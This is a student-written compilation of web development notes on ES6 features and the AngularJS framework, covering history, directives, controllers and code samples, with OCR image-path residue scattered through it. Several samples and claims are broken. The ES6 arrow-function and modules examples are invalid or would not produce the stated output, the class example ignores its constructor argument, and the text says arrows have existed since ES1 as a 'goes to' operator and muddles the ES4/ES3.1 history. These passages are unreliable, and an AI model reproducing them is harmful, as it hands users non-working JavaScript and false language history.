Web Development Documentation

Release Spring 2023

Sahil Sahoo

Re-published by

15/10/2023

Contents

CHAPTER 1

ECMAScript 6 - Anthony Russo

What is it?

ES6, also referred to as “Harmony”, is the sixth major update to ECMAScript language. ECMAScript is a set of standards issued that was created for JavaScript. Other languages that follow these standards are JScript and ActionScript. With each update of the standards JavaScript is then updated to comply with these standards. ES6 is compatible with most browsers, however certain features are only available in the most up to date browser. Chrome and Firefox are the most popular among users of ES6. *[Allardice]*

How is it used?

Individuals who wish to use ES6 now may need to use a third party service in order for all to be able to view and use websites created. Even though many browsers like Chrome support 90% of ES6 features, most users who wish to get a head start on using ES6 will need to use a service like Babel which allows a user to write JavaScript in ES6 then converts the code to ES5. *[Williams]*

History

JavaScript was created in late 1996 / early 1997 by Brendan Eich. The first release of JavaScript on the ECMAScript was June of 1997, ES1. Exactly one year later, June 1998, ES2 was released. ES2 only brought minor changes. December 1999 was the first big improvement. ES3 was introduced which included the adoption across all browsers. ES3 also included try / catch, errors, and improved how the string was handled. Almost 10 years passed before the next version was released. July 2008, ES3.1 or ES4 was introduced with a lot of opposition. The initial idea was to completely overhaul JavaScript, with proposed ideas including classes, modules, and static typing. However, many thought this would "break the Internet". The two sides agreed to release a smaller upgrade deemed ES3.1 which eventually became ES5. 2009, ES5 was official released and was the first major upgrade since 1999. ES5 included native JSON support, undefined, infinity values, and more. After the debacle that was ES4, the two opposing sides came together and decided to create the ideas from ES4 in ES6. ES6 features were completed in 2015. ES7 is already on the table for late 2017 / early 2018. *[Popoola]*

The New Features

- Classes

  Classes are special functions that contains two components, expressions and declarations. A declaration is used to name the class. An expression is a a different way to define a class. Class expressions can be unnamed. Next is the constructor method, which is used for creating an object with a class. Creating a child of a class or sub class of another class is done using "extends". *[Classes]*

```
// Declaration

class Father {

    // Constructor
    constructor(name){
        this.name = "Anthony";
    }
    talk() {
        console.log('My name is' + this.name);
    }
}
// Creating a sub class
class Son extends Father {
    talk() {
        console.log('My dad's name is' + this.name)
    }
}

// Expressions

var example = class {

constructor(height, width){
    this.height = 10;
    this.width = 20;
}
}
```

- Arrows

  Arrows have been a part of JavaScript since ES1. The way arrows are used has changed over time. Today arrows look like this "=>". These same keys can represent a comment when they are used at the beginning of a line. It also represents the "goes to" operator. ES6 turns these keys into a simple function syntax with a single argument (Identifier => Expression), eliminating the need for "function" or "return" and some parentheses. In order to write a function with multiple arguments, using the arrow syntax, parentheses will be needed. *[Orendorff]*

```

//ES5

var totals = (function (a, b) {
    return a + b;
    console.log(a + b);
}
);


//ES6

var totals(a, b) =>{
    a + b;
    console.log(a + b);
    }
```

- Modules

  Modules allow a user to export variables or functions and import them on a different file. When creating a module, the functions and variables inside are not visible to any outside files without

explicitly exporting them. This allows a user to export only certain parts of a function. A user also has to define a keyword to export under. *[Modules]*

```
80
81  //Modules
82  // Example1.js
83
84  var a = 1
85  var b = 2
86
87  function sum(a, b){
88      var c = (a + b)
89  }
90
91  export{ sun as adding, c as results}
92
93  // Example2.js
94
95  import {adding, results} from example1
96
97  var a = 5
98  var b = 6
99
100 adding()
101
102 console.log(results) // 11
```

- Binary and Octal Literals

  Binary and Octal numbers can now be represented with literals. This was not possible in ES5. Binary was only allowed if you used a parseInt. The only way to show octal numbers in ES5 was through the use of (0) as a prefix. If a number is outside of the 0-7 range than the prefixed 0 will be ignored and return decimals. In ES6 instead of returning decimal it will return a syntax error. Binary and Octal are required to be prefixed with “0o” for octal and “0b” for binary. *[OctalandBinary]*

```
52
53  //ES5
54  //Octal
55
56  var a = 051;
57  console.log(a); //41
58
59  var b = 058; //Invalid
60  console.log(b); //58
61
62  //Binary
63
64  var c = parseInt('111', 2);
65  console.log(c); //7
66
67  //ES6
68  //Octal
69
70  var d = 0o51;
71  console.log(d); //41
72
73  var e = 0o58;
74  console.log(e); //syntax error
75
76  //Binary
77
78  var f = 0b111;
79  console.log(f); //7
80
```

- Promises

  Promises have been around awhile, but weren't adopted by JavaScript until ES6. Promises allow users to handle asynchronous processes in a synchronous way. Promises are a value that will be handled at some point in the future. Similar to callbacks in that respect, except with promises the user is guaranteed the same value as before. Promises have three states. Pending, which is waiting for the promise to be fulfilled. Fulfilled, when the the value is passed to the handler. Rejected, the promise is called by the second handler instead of the first. Some negatives of using promises are once you set one you cannot cancel it, also you cannot determine the state of a promise (pending, fulfilled, or rejected). *[Atchley]*

```
115 Function example(x){
116     return new promise((resolve, reject) =>{
117         if (x === 1) {
118             return reject ('x should not equal 1');
119         }
120         return resolve ('good');
121     })
122 }
```

- Conclusion(Personal thoughts/reflection)

  Overall I believe ES6 is a very user-friendly update. The key new features highlighted above allow for more concise and organized code. Classes have been in works for a long time and finally implemented in ES6. Arrows allow users to create a function in one line of code. Previously this took multiple lines of code, which allows the user to save time and create more organized code. Modules allow a user to write a function or var in one file, export it, import it in a different file, and use the function or variable

in different files without having to rewrite the same code. Previously in ES5 a user was unable to use binary numbers and had to use parseInt to use octal numbers. ES6 changed this allowing users the ability to use both binary and octal numbers. It also changed how users see errors when coding binary and octal, instead of just showing decimal form it now shows error. ES6 had many updates and overall made JavaScript easier and better. ES7 had original plans of being released within the next few years. Leaving many users hungry to see what cool features ES7 will have. *[Hoban]*

Work Cited

CHAPTER 2

Angular JS - Ashtyne Madsen

Introduction

AngularJS is a type of JavaScript structural framework. It can easily be added to HTML and allows HTML's syntax to be extended *[W3]*. It can convey the application's components efficiently. It ends up compacting much of the code that would typically have to be written, into simple HTML additions. The framework is used by reading the HTML page with its embedded custom tag attributes. Then AngularJS interprets the attributes to a model that is represented by standard JavaScript variables, which can be set within the code or retrieved from JSON resources. AngularJS's aim is to simplify the developmental and testing of cross-platform mobile applications by contributing a framework for client-side architectures *[Wiki]*.

History

AngualarJS was developed in 2009 by Misko Hevery and Adam Abrons while they were at Brat Tech LLC *[AJSHist]*. They felt that they were not productive at building front-end applications using Java *[JOAJS]*. It was created for an online JSON storage service's behind-the-scenes software. Hevery and Abrons believed that declarative programming should be utilized to make user interfaces and connect software components. They also believed that imperative programming was AngularJS was more appropriate to define the business logic of an application. AngularJS was originally only available online and cost per megabyte, but not many people were interested so Hevery and Abrons decided to make AngularJS an open-source library *[Wiki]*. Making the code open source, has led to the web community being able to make contributions and create a better platform *[FMH]*.

Google supported AngularJS from the start because Hevery worked there as the Senior Computer Scientist and Technical Lead Manager. In this position, he leads teams to figure out ways to increase speed and quality of code *[FMH]*. It is continuously updated and maintained by Google and a community of individuals and corporations. Version 1.0 of AngularJS was released in 2012 and by Version 1.2, AngularJS did not support Internet Explorer versions 6 or 7. When AngularJS Version 1.3 came out, it dropped its support of Internet Explorer 8 *[AJSHist]*. AngularJS continues to support Chrome, Firefox, Safari, iOS, and Android, though. Version 1.5 was released and added many new concepts including a piece based on architecture. When AngularJS released Version 1.6, it had removed the Sandbox, which was thought to provide extra security.

When Version 2+ came out, AngularJS was simply called Angular, which went on to become an open-source front-end web application *[Wiki]*. Version 2 came with semantic versioning and a deprecation policy for any following Angular releases. The team that works on Angular, became committed to providing a smooth transition between the different versions *[FMH]*. The most recent version is Angular 4, which was announced on December 13, 2016 *[Wiki]*.

In 2012, a plug-in for Google Chrome called Batarang was released. The purpose of this was mainly to improve the debugging and profiling of AngularJS web applications. This plug-in however, did not work with any of the versions of AngularJS after Version 1.2. Now, as of the latter half of 2016, the plug-in works with all versions of Angular *[Wiki]*.

The Basics of Angular JS

As previously stated in the first paragraph, AngularJS is an extension to HTML. Where HTML fails in being able to declare dynamic views in web-applications, AngularJS excels. It creates an environment that is "extraordinarily expressive, readable, and quick to develop" *[AJS]*. AngularJS can be extended and easily used with other libraries.

AngularJS has a JavaScript framework for. This means that the library containing all of the shortcuts is written in JavaScript. Using AngularJS, one can extend HTML with attributes called directives *[W3]*. Directives are HTML codes that begin with "ng-." To make proper HTML, the code should be "data-ng-" *[W3]*.

- **ng-app:** This tells AngularJS to be active in whatever portion of the page/code piece it is added to and defines it as an AngularJS application *[AJS]*. This will also automatically initialize the application when the page is loaded *[W3]*.

Example Code

```
<div ng-app="">
    <p>This is how to initialize AngularJS.</p>
</div>
```

- **ng-model:** This links the form and model so that whenever something is typed in the input box, it shows up wherever you call the model name *[AJS]*. This directive can also provide validation for application data, status for application data, provide CSS classes for HTML elements, and bind HTML elements to HTML forms *[W3]*.

Example Code

```
<div ng-app="myApp">
        Name: <input ng-model="name">
</div>
```

- **ng-init:** This initializes AngularJS application variables by defining initial values for an application *[W3]*. This is typically placed directly after the "ng-app" in the code.

Example Code

```
    <div ng-app="" ng-init="flower='Rose'">
    <p>This is how to initialize AngularJS.</p>
</div>
```

- **ng-bind:** This is a way to automatically update either the view when the model changes or the model when the view changes *[AJS]*. This is typically used when an application already has a data model *[W3]*.

Example Code


```
    <div ng-app="" ng-init="flower='Rose'">
    <p>This is how to use a bind in AngularJS.</p>
    <p ng-bind="flowerColor"></p>
</div>
```

Binds can also be made using this next type of directive, an expression.

- **Expression:** These are written inside {{}} and will print data exactly as it is written and can be used in the same way as a bind because they both bind the data to the HTML *[W3]*. Unlike JavaScript expressions, AngularJS expressions don't support conditionals, loops, and exceptions.

Example Code

```
<div ng-app="myApp" ng-controller="myCtrl">
        <p>Flower Color: {{flowerColor}}</p>
</div>
```




- **Controller:** This is a JavaScript object that controls the data of an AngularJS application. Controllers, more specifically, are JavaScript objects that are created by a JavaScript object constructor *[W3]*. This section of code

is where the functions and values are defined along with the rest of the application's behavior. Controllers can be called with $scope. This is the owner of the application's variables and functions. It is also the binding between the HTML and the JavaScript.

Example Code

```
<div ng-app="myApp" ng-controller="myCtrl">
        Flower Color: <input type="text" ng-model="flowerColor"><br>
        Flower Size: <input type="text" ng-model="flowerSize"><br>
        <br>
        Flower Order: {{flowerSize + " " + flowerColor + " Roses"}}
</div>

<script>
        app.controller('myCtrl', function($scope) {
            $scope.flowerColor = "Red";
            $scope.flowerSize = "Large";
        });
</script>
```



- **Module:** This defines an application and is a container for different parts of an application and for the application controller *[W3]*. A module makes the application easier to maintain, test, and read. Once the module is created, controllers and other AngularJS features can be added.

Example Code

```
<div ng-app="myApp" ng-controller="myCtrl">
        {{ flowerSize + " " + flowerColor + " Roses"}}
</div>

<script>
        var app = angular.module("myApp", []);
        app.controller("myCtrl", function($scope) {
        $scope.flowerColor = "Red";
    $scope.flowerSize = "Large";
        });
</script>
```

- **Deep Linking:** AngularJS uses deep linking and desktop app-like behavior *[AJS]*. This is where the user is in the application and can bookmark and email links to places inside the application.
- **Form Validation:** This is the client side validation. AngularJS lets you create validation rules for the specific form without having to write JavaScript *[AJS]*. It can also hold information about the form, whether it has been entered in or not *[W3]*. It monitors the form's state and notifies the user.


Example Code

```
<p>Number of roses:</p>

<form name="myForm">
        <input type="number" name="myInput" ng-model="myInput" required>
</form>

<p>The input's valid state is:</p>
<h1>{{myForm.myInput.$valid}}</h1>
```

- **Filter:** This is a part of AngularJS that can transform data. Filters in AngularJS are simply added into expressions that already exist *[W3]*. An example of this would be if someone entered a decimal, then the filter would change it into a currency.
- **Animations:** AngularJS provides animated transitions from one piece of the screen to another. In the example below there is a colored box, and when the check box is clicked on; the colored box decreases upward and disappears. There are animation features such as showing a box, repeating, and switching, just to name a few.

Example Code

```
div {
        transition: all linear 0.5s;
        background-color: purple;
        height: 100px;
        width: 100%;
        position: relative;
        top: 0;
        left: 0;
}
```




```
.ng-hide {
  height: 0;
  width: 0;
  background-color: transparent;
  top:-200px;
  left: 200px;
}

</style>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular-animate.js
→"></script>

<body ng-app="ngAnimate">

<h1>Hide the Rose Order: <input type="checkbox" ng-model="myCheck"></h1>

<div ng-hide="myCheck"></div>
```

Closing

Before, AngularJS developers used HTML to create static documents. Now, with these AngularJS pieces and all the unnamed ones, the world of single-page JavaScript applications has been completely changed. It is so revolutionary that many popular websites, such as Walgreens, Intel, Sprint, and over 12,000 others, use AngularJS *[Wiki]*. While AngularJS is very popular, it is not the only coding framework out there. There are many others and they are all trying to further innovate code in order to distribute compelling experiences for users.

References

CHAPTER 3

Angular JS - Brooke Brommel

What is it?

It might be assumed that Angular JS has something to do with JavaScript because of the JS in its name; that is partially correct. Angular JS is a framework that is distributed as a JavaScript file. It is implemented with a <script> tag and is used to write web applications. With Angular JS, you can use HTML as a main language without writing an excessive amount of code. Anything that Angular JS does is within the web browser of the client so that it can be used with any type of server. Typically a mismatch between dynamic applications and static documents is fixed by using a library or a framework. With Angular JS, it teaches the browser by using directives.

Directives are extended HTML attributes that all have the prefix of "ng-". What follows the prefix is what tells the HTML what to do to style it. *[w3schools]* These directives could include data binding, repeating HTML elements, DOM controls, form validation, event handling, and putting HTML into reusable components. It also gives you the freedom to create new directives if needed by using the .directive funtion. *[AngularJS]*

History

Angular JS is still a fairly new concept as its first version (1.0) was released in 2012. In 2009, Misko Hevery and Adam Abrons went about creating Angular JS as a personal project aside from their work at Google. Originally, they had GetAngular in mind which would be a tool to help web designers produce applications that interact between the front and back end.

Angular JS came to life when Hevery was working on a project for Google where he and other developers wrote seventeen thousand lines of code in the duration of 6 months. Getting frustrated with the lengthy code and the process of testing and modifying, he made a bet with his manager. He bet that he could rewrite all this code in two weeks using his framework, GetAngular. He then lost the bet as it took him three weeks instead of two weeks, but he did cut down the lines of code by two thousand lines. From there, his manager was impressed and took interest in GetAngular. Angular JS was then brought to life as he and his manager took it on themselves.

Eventually Abrons quit working on the project and Hevery and his manager (Brad Green) took it from there. Angular JS's first big hit was when Google took on a company called DoubleClick. They used Angular JS to rewrite part of

DoubleClick. DoubleClick's success then gave light to Angular JS and it is now used internally and externally by Google. *[AndrewAustin]*

What would you use it for?

Angular JS provides many options for developing. Just a few examples of different areas that Angular JS could be used for could be anything from menus to single page applications. Navigation menus are made particularly easy with the use of Angular JS. By combining the framework with some HTML and CSS, interactive menus that respond to user input can be utilized. Single page applications can also be simply created instead of applications with many separate pages. Single page applications can give the user the feel of using a desktop application rather than a multi-page website.

Why you should use it

Beyond the fact that Angular JS does things in a better, simpler way than JQuery, there are many other reasons that you should start using it if you don't already. First, there is a large community of people who already use Angular JS already, meaning there is a large support system behind it. If you ever find yourself stuck or needing a quick tip, Angular JS is an open source framework with members of the development team as well as other developers that are willing to answer all sorts of questions and help out. There are conferences held all over the world specifically for Angular JS where patterns, questions, and further information is discussed. It is also a popular subject talked about within IT communities, books, and online sources giving everyone a more broad understanding of it making it a widely understood and popular framework. Because of this, there are many solutions and templates already made available.

It is said that Angular JS handles all of the "glue code" that had to previously be writen and puts it into a structure of its own. In case the developer does not want to follow a specific structure, there is the flexibility to create a varied structure if needed. *[AngularJS]* Angular JS has a lightweight, easy to understand code pattern which makes it easier for developers. It allows for more efficient and productive programming as it uses directives on top of the standard HTML. Using directives adds information into the code about the intended behavior of the application and allows for the creation more efficient logic.

With that being said, Angular JS can be used for projects of any size, even large and hybrid applications. Many features make using Angular JS a popular framework for creating applications. Angular JS has features that are SPA oriented such as FormController. FormController tracks the state of the validation of the forms. With that you can do many things such as change behavior of different elements in the user interface to make it more user friendly. It also has its own built in abilities to handle errors, but also gives the developer the capabilities to create their own validators for the entire form or just for specific fields based on the needs of the application. *[AngularJS]*

Drawbacks

Though there are many perks of using Angular JS, it has its drawbacks just as anything does. Angular JS is not an easy framework to learn if JQuery was previously used. But, once it is learned, it becomes more natural and has many helpful quirks about it. Angular JS also slows down if too many event handlers are used. At about two thousand event handlers, the application starts to bog down. But based on the size of the application being created, this may not even be an issue. There is also no migrating backward to any previous versions. You can always prepare your code, but there is never any promises that everything will run smoothly and as planned. *[stfalcon]* Angular JS is not the best framework to be used with every application because it is based off of a CRUD (create, read, update, delete) mindset. *[AngularJS]* And once a program is written using Angular JS, there is poor error reporting. The debugging process is a tough task because of this, but there are ways around it. As you can see, there are some drawbacks to using Angular JS, but it is easy to say that the perks outweigh the negatives. *[stfalcon]*


Simple sample and explanation

Example:

```
<!DOCTYPE html>
<html>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>
<body>

<div ng-app="">
  <p>Name: <input type="text" ng-model="name"></p>
  <p ng-bind="name"></p>
</div>

</body>
</html>
```

In this example, the <div ng-app”“> tag lets Angular JS that it is part of an Angular JS application. The ng-model directive then links the input field to the application variable name. Finally, the ng-bind directive links the innerHTML of the paragraph element to the application variable name. *[w3schools]*

Here is the simple output from the code. As you can see, it looks just like any html would.



As you type in the box, the user input is automatically reflected on the page. This happens because of the directive which links the input field to the variable name and then is linked to the application.

Conclusion

All in all, Angular JS is a very beneficial framework to learn. Learning to use it may be a challenge, but once the learning curve is over it becomes easy to implement. Angular JS has an easy to implement code pattern that will used right on top of the existing HTML. It gives developers a wide range of possibilities on almost any application while still allowing freedom from the standardized template of the framework. Incase anything goes wrong when going off the beaten path of the standardized template, the large community of Angular JS supporters are always willing to help. There may be drawbacks, but any framework will come with drawbacks. As a developer, a decision would have to be made if the pros make up for the cons. After a little research and practice using Angular JS, it becomes very clear that the pros heavily out way the cons when used right.

Sources

CHAPTER 4

AngularJS - Cody Good

Tutorial Basics

[amitav]

Introduction to AngularJS

AngularJS is a powerful JavaScript framework used in Single Page Application (SPA) projects. It is an open sourced front-end web application framework mostly maintained by Google. Web application frameworks are designed to support the development of web applications including web services and web resource, and aimed to automate the overhead associated with activities performed in web development. AngularJS aims to simplify the development and testing of applications by providing a framework for client-side model-view-controller (MVC) and model-view-viewmodel (MVVM) architectures. *[wiki]*

AngularJS works by reading HTML that has embedded custom tag attributes. The tag attributes are used as directives to bind together the input and output parts of the page to a model represented by standard JavaScript. This allows it all to be more responsive for users.

History of AngularJS

In 2009, Miško Hevery had an idea behind easy-to-make applications. At the time, he was working for a company called Brat Tech LLC, and was working to create a software behind an online JSON storage service. He, soon after, made the project public and released AngularJS as an open-source library.

At first AngularJS was just a side project that Hevery and, his coworker at the the time, Adam Abrons were working on. It was originally envisioned as a tool to allow web designers to interact with both the front-end and back-end. When Hevery joined the team at Google he started a project called Google Feedback which took nearly 17,000 lines of code during a six month period. Hevery challenged management that he could rewrite the application in no where near that amount of time using the project he and Abrons had built previously. Because Hevery successfully rewrote

the Google Feedback in just three weeks and right around 1,500 lines of code, his managers were impressed and allowed the development of AngularJS to begin. *[aw]*

AngularJS version 1.0 was released in 2012. It is now supported by Google and has many different versions. Coders all over the world can thank Hevery for and easy-to-use application that makes life a little easier.

Overview of AngularJS

Behind every problem is a solution. AngularJS is no different from this mainstream idea, because it is the solution to a problem that people have been working to solve. The problem being, complex code that has to be managed in multiple places. For instance, when creating a simple table of items and variables, both the HTML (View) and the data (Model) must be updated separately. AngularJS has a concept called MV* that is the basis behind the framework. Its purpose is to bind the model and the view using what ever means necessary. The following is an introduction to simple AngularJS code and how the framework operates. Each section includes a small explanation, a code sample, and a brief description on what the code is doing behind the scenes. *[yt]*

Setting Up an AngularJS Application *[w3]*

There are a few important details when setting up an application. These details allow the AngularJS to operate and effectively bind the model and the view for user efficiency.

The first thing is loading the library. This is a very simple task and is recommended to be done in either the head tag or at the beginning of the body tag.

```
<!DOCTYPE html>
<html lang="en-us">
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>
<body>
</body>
</html>
```

Once the library is loaded, the next step is to create a module. AngularJS modules define an application and are a container for different parts, as well as, controllers for the application. Modules are created by using the AngularJS function `angular.module`.

The module is created in JavaScript inside an application variable. As such:

```
var exApp = angular.module('exApp', []);
```

As discussed before, the purpose of AngularJS was to communicate between the model and view efficiently, so the module must then connect to the HTML. This is done using an attribute called `ng-app`. It is recommended that the user put this attribute as soon as possible in the HTML, in the original html tag, for instance, because of the way it works. The attribute will search the HTML code for anything that matches AngularJS code and convert it connect it to the variable created in the JavaScript. So, if the module is initiated at the beginning, then the entire HTML file will be overviewed for AngularJS. This code looks like the following:

```
<!DOCTYPE html>
<html lang="en-us" ng-app="exApp">
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>
<body>
</body>
</html>
```

With this, the rest of the code that is included in the HTML will be connected to the `var exApp = angular.module('exApp', []);`. Next, controllers come into play.

Controllers *[w3]*

As redudant as it sounds, controllers control the data in AngularJS applications. Meaning that when the controller is created under the module, it will control what ever HTML it is connected to and the AngularJS will keep these two things bound no matter what. The controllers have properties and methods, as well as, include functions, so when writing the JavaScript code it looks like the following.

```
exApp.controller('exController', function() {

});
```

For this example, the controller is named `exController` and is found under the `exApp` module. In order to connect it will HTML, the following code is then used.

```
<!DOCTYPE html>
<html lang="en-us" ng-app="exApp">
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>
<body>
        <div ng-controller="exController">
                <h1>Hello!</h1>
        </div>
</body>
</html>
```

In the example above, notice that an attribute `ng-controller` is used to associate back to the module where `exController` can be found. With this, `exController` now "controls" everything inside of the div tag by means of the function inside of the `exController`. Before continuing to build, it's important to understand the idea behind attributes and the different kinds.

Tag Attributes *[tp]*

Attributes are used in AngularJS as directives to bind input and output. The developers of AngularJS included many preprogrammed attributes in the framework, but users can also create custom attributes. Later some of the main attributes will be introduced, but the following is what a custom attribute might look like inside a simple header.

```
<h1 ng-call="Hello">Phone Number</h1>
```

```
console.log($("h1").attr("ng-call"));
```

The HTML only prints the header "Phone Call" on the page, but by using the AngularJS custom attribute `ng-call`, "Hello" prints on the console. Very simple communication between the HTML and JavaScript.

Some of the more common attributes (or directives) include:

- `ng-app` - defines an AngularJS application
- `ng-model` - binds the value of HTML controls to application data
- `ng-init` - initializes application data
- `ng-repeat` directive repeats an HTML element
- `ng-bind` - binds application data to the HTML view

AngularJS Expressions *[w3]*

Expressions are used to bind data to HTML in AngularJS. First the application resolves the expression and then it returns the result as the expression is written. Expressions can contain literals, operators, variables, etc. Expressions can either be written in double braces `{{ expression }}` or inside an attribute `ng-init = "expression"`.

The following is an example of how an expression can be used inside of an attribute to change the color of a box on the browser. The user can edit the expression in the div tag and the AngularJS will produce the appropriate new color on the screen.

```
<!DOCTYPE html>
<html>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>

<body>

<div ng-app="" ng-init="color='red'">
<input style="background-color:{{color}}" ng-model="color" value="{{color}}">
</div>

</body>

</html>
```

This is what the code results in:

final/cody/colorexample.jpg

Conclusion

AngularJS is a very powerful tool that programmers are able to benefit from. Even though this tutorial is brief, there are many out on the web that include much more detailed step-by-step workshops to help users better understand the framework. One of the most important aspects that AngularJS brings to the table is simplicity and efficiency. Often times, coding can be a very challenging and rigorous task. With many complications of what is the right way to code things and which way is fastest, AngularJS stands out by making the development and testing of applications easier. The framework that Hevery and Abrons started working on in 2009, now provides for client-side MVC and MVVM architectures everywhere. With the ability to bind the model and the view that allows for faster response times for users, AngularJS is a very intuitive and problem-solving application.

Sources

CHAPTER 5

AngularJS - Cole Holland

What is Angular JS, Exactly?

Basically, Angular JS is a very powerful, open-source front-end web application framework used exclusively by JavaScript for Single Page Application (SPA) projects. *[Tp]* It is mainly maintained by Google, as well as a community of individuals and corporations to address the quantity of challenges presented by SPA's. *[Wp]*

The purpose for this framework is to try and simplify both the development and the testing of SPA's by using itself for client-side model-view-controller (MVS) and model-view-viewmodel (MVVM) architectures, both of which are software architectural patterns that help implement user interfaces on computers. However, Angluar JS largely fails to do this due to each new version failing to protect the core API and destroying important pieces of code that depend on previous versions. *[Wp]*

History

In 2009, Miško Hevery and Adam Abrons from Brat Tech LLC developed Angular JS as software to go behind an online JSON storage service to make applications much easier to create for the enterprise. It was sold online at the web domain "GetAngular.com", with the price allocated by the megabyte. Unfortunately, not very many people wanted to spend their money on this software, so Hevery, Abrams, and Brat Tech decided to release the framework as an open-source library and Abrons decided to quit Angular altogether.

Eventually, Hevery went on to work for Google, specifically on a team that was currently involved in the making of a project called Google Feedback. During the development of the project, the team wrote more than 17,000 lines of code in about 6 months. Any programmer, including Hevery, can see that if something needs that many lines of code, then there must be a way to shorten it, even by a bit. In this belief, he made a bet with his manager, Brad Green, that he can shorten the code considerably in two weeks time. Three weeks later, Hevery, along with his GetAngular framework, cut the code from 17,000 lines to a whopping 1,500 lines. Hevery lost the bet, but Green was nevertheless impressed and had Hevery start the official development of Angular JS.

With the efforts of Green, Hevery, and the rest of the team assigned by Green, GetAngular was re-amped as Angular JS. This investment into the new technology paid off when Google took control of a company called DoubleClick. *[Aa]* Hevery's team was assigned the job of re-writting the applications of the company with the Angular JS framework,

and the apps code from the company was shortened significantly and ran better that it ever did before. Because of this big success, Google invested more and more in the growth of Angular JS and the Angular team has grown rapidly.

How is it used?

First, Angluar JS reads the HTML page that it is scripted on using the <script> tag. The tag should look like this:

<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></script>


The "...1.4.8..." part can vary based on different versions, of course. Angluar interprets the attributes in the page as directives, which start with ng- and are used to extend HTML. Some examples of these directives are:

- ng-app, which starts an Angular JS application.
- ng-init, which initializes the application data.
- ng-model, which binds the values of Angular JS application data to HTML input controls.
- ng-repeat, which repeats HTML elements for each item in a collection. *[Tp]*


Here are some code examples of these directives:

```
<!DOCTYPE html>
<html>
<body>
<div ng-app="">
        <p>Enter your name here: <input type="text" ng-model="name"></p>
        <p ng-bind="name"></p>
</div>
</body>
</html>
```

In this example, we use the ng-app directive in the div tag to show we are making an application inside div. We ask the user to input his/her name, which we will label as "name" using the ng-model directive. The ng-bind directive will bind the "name" to the model, making whatever is typed in the input box to dynamically be shown on-screen upon typing. Here is what this would look like:



This shows that the letters "Richar" are dynamically appearing on screen when typed. You can type as much as you want, too:



If someone would like to initialize a name or something else before running the application, then they can use the ng-init directive. This is how to set it up:

```
<!DOCTYPE html>
<html>
<body>
```

```
<div ng-app="" ng-init="name='Johnny Appleseed'">
        <p>My name is <span ng-bind="name"></p>
</div>
</body>
</html>
```

And here's how it would look:

My name is Johnny Appleseed

The ng-init directive goes where the div is declared, with what the variable name is called and what data to initialize in the variable, then the span tag contains the ng-bind directive to bind the data from the variable to the page.

Other Cool Features of Angular

Scopes are used as the binding parts between the HTML and the JavaScript, or rather the view and the controller. Think of scope as a liibrary, like JQuery, except it can only be used through the view and the controller. Also, think of it like this: if an application were made up of a View (the HTML), a Model (data available for the current view), and a Controller (the JavaScript function that makes/changes/removes/controls the data), then the scope is the Model due to it showing what is available to view and applying the JavaScript to it.

Controllers are regular JavaScript objects that control the data of Angular JS applications. With controllers, you can create functions that use scopes to do what you want in the function. Many controllers contain large functions, so it would be more beneficial to import controllers from external files instead of putting all that code on the page.

Animations are from the transformation of HTML elements that give you the illusion of it being in motion. The tag used for animation, ngAnimate, does not specifically animate the HTML, but adds and remove classes on the fly, so to speak. If an event occurs, the tag will recognize it and can hide, show, or do anything else available throught the animation on Angular.

Angular JS comes with its own API, which stand for Application Programming Interface. This framework's specific API is a collection of JavaScript functions that perform common functions such as comparing and iterating objects and converting data.

